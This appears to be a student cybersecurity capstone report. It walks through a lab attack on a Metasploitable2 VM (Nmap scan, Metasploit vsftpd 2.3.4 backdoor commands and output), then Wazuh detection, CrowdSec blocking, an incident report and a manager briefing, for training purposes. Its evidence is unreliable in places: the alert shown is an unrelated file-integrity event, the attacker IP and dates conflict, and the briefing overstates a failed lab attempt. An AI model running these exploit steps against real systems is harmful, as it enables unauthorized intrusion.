CYART

inquiry@cyart.io

www.cyart.io

Capstone Project

1. Objective

□ This report outlines the tasks related to attack simulation, detection and triage, response, reporting, and stakeholder briefing.

□ The objectives of these tasks are to:

- Simulate a system compromise scenario to gain authorized access for training purposes.
- Configure a SIEM platform to generate alerts for detected threats.
- Isolate the affected virtual machine and use CrowdSec to block the attacker’s IP address.
- Create documentation following the recommended SANS template.

2. Introduction

This task includes creation of full alert-to-response Cycle for this Cycle creation it requires attack simulation, Detection & Triage, Response, Reporting and briefing stakeholder.

3. Target & Attacker Description

- Local Virtual Machine
- Target: Host A (Metasploit)
- IP address: 192.168.0.107
- Attacker: Host B (Linux machine)

4. Tools & Setup

- Metasploit: install Metasploit on a Linux virtual machine

  e.g., sudo apt install Metasploit- framework on Ubuntu


- Crowdsec install it from the Crowdsec documentation
  https://docs.crowdsec.net/
- Google Docs that available in the docs.google.com

5. Attack Simulation

Performing an attack on the target machine (Metasploitable2) using Attack machine (Kali Linux) in that using msfconsole (e.g., vsftpd backdoor: use exploit/unix/ftp/vsftpd _234_backdoor).

Nmap Scan (192.168.0.107)


- A network scan was performed on host **192.168.0.107** using **Nmap 7.95**.
- The target host responded and was found to be online.
- **977 closed TCP ports** were not shown.
- Multiple ports were identified as **open**, including:
  - **21 (FTP)**
  - **22 (SSH)**
  - **23 (Telnet)**
  - **25 (SMTP)**
  - **53 (DNS)**
  - **80 (HTTP)**
  - **3306 (MySQL)**
  - **5432 (PostgreSQL)**
  - **5900 (VNC)**
  - Many others, indicating a broad attack surface.
- The MAC address corresponds to **Oracle VirtualBox virtual NIC**, confirming the system is a virtual machine.



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.0.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-05 10:03 EST
Nmap scan report for 192.168.0.107
Host is up (0.025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:CC:F9:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

Metasploit: vsftpd 2.3.4 Backdoor Exploit


- Metasploit was used to find an exploit for **vsftpd 2.3.4 backdoor vulnerability**.
- The module **exploit/unix/ftp/vsftpd_234_backdoor** was selected and loaded.
- Module options were viewed, requiring **RHOSTS** and **RPORT (21)**.
- Target IP was set to **192.168.0.107**.
- The exploit was executed, and a banner response was received from the FTP service.
- The exploit attempt completed, but **no session was created**, meaning the attack was not successful.



```
msf > search vsftpd_234_backdoor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execu
tion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported pr
                                       oxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.107
RHOSTS => 192.168.0.107
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.0.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.107:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > 
```

6. Detection and Triage

Configuring Wazuh to alert on the attack that means after simulation of attack the log file should be used in the Wazuh to configure it to alert on the attack. The below image shows the alert of the backdoor execution attack.




```
t  _index                wazuh-alerts-4.x-2025.10.08
t  agent.id              001
t  agent.ip              192.168.0.106
t  agent.name            Windows
t  decoder.name          syscheck_integrity_changed
t  full_log                > File 'c:\users\karth\documents\logs sender\alert_classification_sheet.csv' modified
                             Mode: realtime
                             Changed attributes: size,mtime,md5,sha1,sha256
                             Size changed from '187' to '181'
                             Old modification time was: '1759907306', now it is '1759926907'
                             Old md5sum was: '933d1f14e370c0992ec38ee86cedcaa3'
                             New md5sum is : '8e197cf1a23d2e83a5512404effea449'
t  id                    1759926908.3750857
t  input.type            log
t  location              syscheck
t  manager.name          ubuntu
t  rule.description      Integrity checksum changed.
#  rule.firedtimes       1
t  rule.gdpr             II_5.1.f
t  rule.gpg13            4.11
t  rule.groups           ossec, syscheck, syscheck_entry_modified, syscheck_file
t  rule.hipaa            164.312.c.1, 164.312.c.2
```

Timestamp	Source IP	Alert Description	MITRE Technique
2025-11-07	192.168.0.106	VSFTPD	T1190

7. Response

Isolation of Virtual Machine and blocking the attacker's IP using CrowdSec tool. the below image shows the blocklist of the IP address in the CrowdSec.



Security Engine Troubleshooting

Get an overview of your Security Engines' status and identify Engines that require immediate attention.

Security Engine ...k0vd

0 Alert	35 Scenarios
0 Remediation component	1 Blocklist

8. Reporting

Reporting the entire scenario using SNAS template that includes the executive summary, Timeline, and Recommendations.

1. Executive Summary

Incident Title / Name: VSFTPD
Date & Time Detected: 07-11-2025 10:02:00
Reported By / Detection Source: SIEM
Analyst Assigned: SOC Analyst
Severity Level: Critical

2. Timeline

Date/Time	Event Description
10:02:00	Wazuh generated alert for VSFTPD exploit from IP [192.168.0.106]
10:20:12	SOC Analyst confirmed exploit and assigned Critical Priority.
10:35:38	Containment: Affected VM was isolated from the network.
10:55:10	Eradication: Attacker IP [192.168.0.106] was blocked via CrowdSec.

3. Recommendations

Immediate Remediation: Disable or remove the vulnerable version of the versus-ftp service (2.3.4) immediately, or upgrade it to a version that is not vulnerable to the backdoor issue.

Network Hardening: Deploy and enforce a host-based firewall policy on all systems exposed to the network, limiting access to only those ports required for operations.

Vulnerability Management: Establish a routine (daily or weekly) scanning process to verify that all public-facing services are checked for high-severity CVEs.

9. Stakeholder Briefing

Stakeholder Briefing means the report should be understand for the non-technical manager, and also summarizing the incident and also actions will be taken.

Subject: Security Incident Briefing: Critical Vulnerability Contained

We effectively addressed a high-severity security event involving an attempted compromise of an outdated public-facing system. An external threat actor tried to exploit a known vulnerability to gain unauthorized control of the server.

Security monitoring tools generated an alert, prompting the SOC team to promptly isolate the affected system and block the attacker's IP address. The threat was contained within minutes, with no data loss or disruption to essential business operations.
Immediate decommissioning of the vulnerable system is strongly advised. The incident is now fully resolved.